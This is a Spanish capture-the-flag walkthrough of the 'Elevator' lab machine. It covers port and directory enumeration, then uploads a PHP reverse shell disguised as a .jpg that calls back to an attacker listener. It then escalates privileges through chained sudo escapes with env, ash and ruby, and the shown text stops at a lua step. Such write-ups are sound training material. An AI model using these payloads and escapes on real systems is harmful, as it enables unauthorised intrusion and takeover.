ELEVATOR

Elevator

Autor: beafn28

Dificultad: Fácil

Fecha de creación: 01/12/2024

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos


```
unzip elevator.zip

  Archive:  elevator.zip
  inflating: elevator.tar
  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh elevator.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD


```
ping -c1 172.17.0.2
```



```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.245 ms

─── 172.17.0.2 ping statistics ───
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.245/0.245/0.245/0.000 ms
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2




```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-02 04:23 EST
Nmap scan report for 172.17.0.2
Host is up (0.000069s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: El Ascensor Embrujado - Un Misterio de Scooby-Doo
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

PUERTO ABIERTO 80

Al pulsar sobre el botón de abrir el ascensor





El Misterio del Ascensor Embrujado

Scooby-Doo y su pandilla llegaron al Hotel Misty Towers tras recibir una llamada desesperada del gerente. "¡El ascensor número 13 está embrujado! Se mueve solo, hace ruidos extraños y los huéspedes desaparecen misteriosamente."


"¿Ascensor número 13? ¡Eso suena a problemas!" dijo Shaggy, mientras Scooby-Doo asentía temblando. Pero Velma ya había abierto su libreta: "Hay algo raro aquí. Vamos a investigar."

Cuando abrieron las puertas del ascensor, encontraron un túnel secreto que llevaba al sótano. Tras resolver acertijos, evitar trampas y escuchar risas aterradoras, descubrieron al culpable: ¡el viejo mayordomo quería asustar a los huéspedes y usar el hotel como escondite para su botín!

"¡Y habría salido con la suya si no fuera por ustedes, chicos entrometidos!" gritó, mientras Fred, Daphne y Velma sonreían. Scooby y Shaggy encontraron una pizza en el ascensor y, por supuesto, se dieron un festín.


ENUMERACIÓN

Con gobuster vamos a por directorios y archivos




```
gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html,py
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 275]
/.txt                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.py                  (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 5647]
/themes               (Status: 301) [Size: 309] [--> http://172.17.0.2/themes/]
/javascript           (Status: 301) [Size: 313] [--> http://172.17.0.2/javascript/]
```

En el directorio /themes volvemos a fuzzear. Y encontramos un /archivo.html



```
└─# gobuster dir -u http://172.17.0.2/themes -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,txt,html,py
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/themes
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,html,py,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.txt                 (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/.py                  (Status: 403) [Size: 275]
/uploads              (Status: 301) [Size: 317] [--> http://172.17.0.2/themes/uploads/]
/upload.php           (Status: 200) [Size: 0]
/Template             (Status: 403) [Size: 275]
/archivo.html         (Status: 200) [Size: 3380]
```




Sube tu Archivo JPG

Selecciona un archivo de imagen (solo .jpg):

No file selected.

¡Archivo subido correctamente! Puedes verlo **aquí**.

En /archivo.html, podemos subir archivos .jpg con lo que creamos una shell en .php usando revshells



IP 192.168.0.49 Port 4444

```
nc -lvnp 4444
```

Type: nc

OS: All Name: Search...

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments
stripped to slim it down. RE: https://raw.githubusercontent.com/
pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.49';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Shell: bash Encoding: None

EXPLOTACIÓN

Ahora, para poderlo subir cambiamos la extension

```
mv shell.php shell.php.jpg
```


Y le damos permisos

```
chmod +x shell.php.jpg
```


Nos ponemos a la escucha por netcat

```
nc -nlvp 4444
listening on [any] 4444 ...
```

Subimos al archivo y pinchamos en el enlace, obteniendo conexión



El archivo ha sido subido correctamente: [uploads/674da370ab8ba.jpg]()




```
└─# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 42494
Linux 727bee139241 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64 GNU/Linux
 12:09:31 up  5:28,  0 user,  load average: 1.21, 0.75, 5.66
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@727bee139241:/$ 
```

Tratamos la TTY

```
script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo




```
www-data@727bee139241:/home$ sudo -l
Matching Defaults entries for www-data on 727bee139241:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on 727bee139241:
    (daphne) NOPASSWD: /usr/bin/env
www-data@727bee139241:/home$ sudo env /bin/sh
[sudo] password for www-data:
```

Consultando en

https://gtfobins.github.io/gtfobins/env/#sudo


sudo env /bin/sh

Nos hacemos daphne



```
www-data@727bee139241:/home$ sudo -u daphne /usr/bin/env /bin/sh
$ whoami
daphne
```

Buscamos permisos sudo para daphne




```
daphne@727bee139241:/home$ sudo -l
Matching Defaults entries for daphne on 727bee139241:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User daphne may run the following commands on 727bee139241:
    (vilma) NOPASSWD: /usr/bin/ash
```

Consultando en

https://gtfobins.github.io/gtfobins/ash/#sudo


sudo ash

Nos hacemos vilma



```
daphne@727bee139241:/home$ sudo -u vilma /usr/bin/ash
$ whoami
vilma
$ bash
vilma@727bee139241:/home$ 
```

Buscamos permisos sudo en vilma




```
vilma@727bee139241:/home$ sudo -l
Matching Defaults entries for vilma on 727bee139241:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User vilma may run the following commands on 727bee139241:
    (shaggy) NOPASSWD: /usr/bin/ruby
```

Consultando en

https://gtfobins.github.io/gtfobins/ruby/#sudo


sudo ruby -e 'exec "/bin/sh"'

Nos hacemos shaggy



```
vilma@727bee139241:/home$ sudo -u shaggy /usr/bin/ruby -e 'exec "/bin/sh"'
$ whoami
shaggy
$ bash
shaggy@727bee139241:/home$ 
```

Buscamos permisos sudo en shaggy




```
shaggy@727bee139241:/home$ sudo -l
Matching Defaults entries for shaggy on 727bee139241:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User shaggy may run the following commands on 727bee139241:
    (fred) NOPASSWD: /usr/bin/lua
```

Consultando en

https://gtfobins.github.io/gtfobins/lua/#sudo

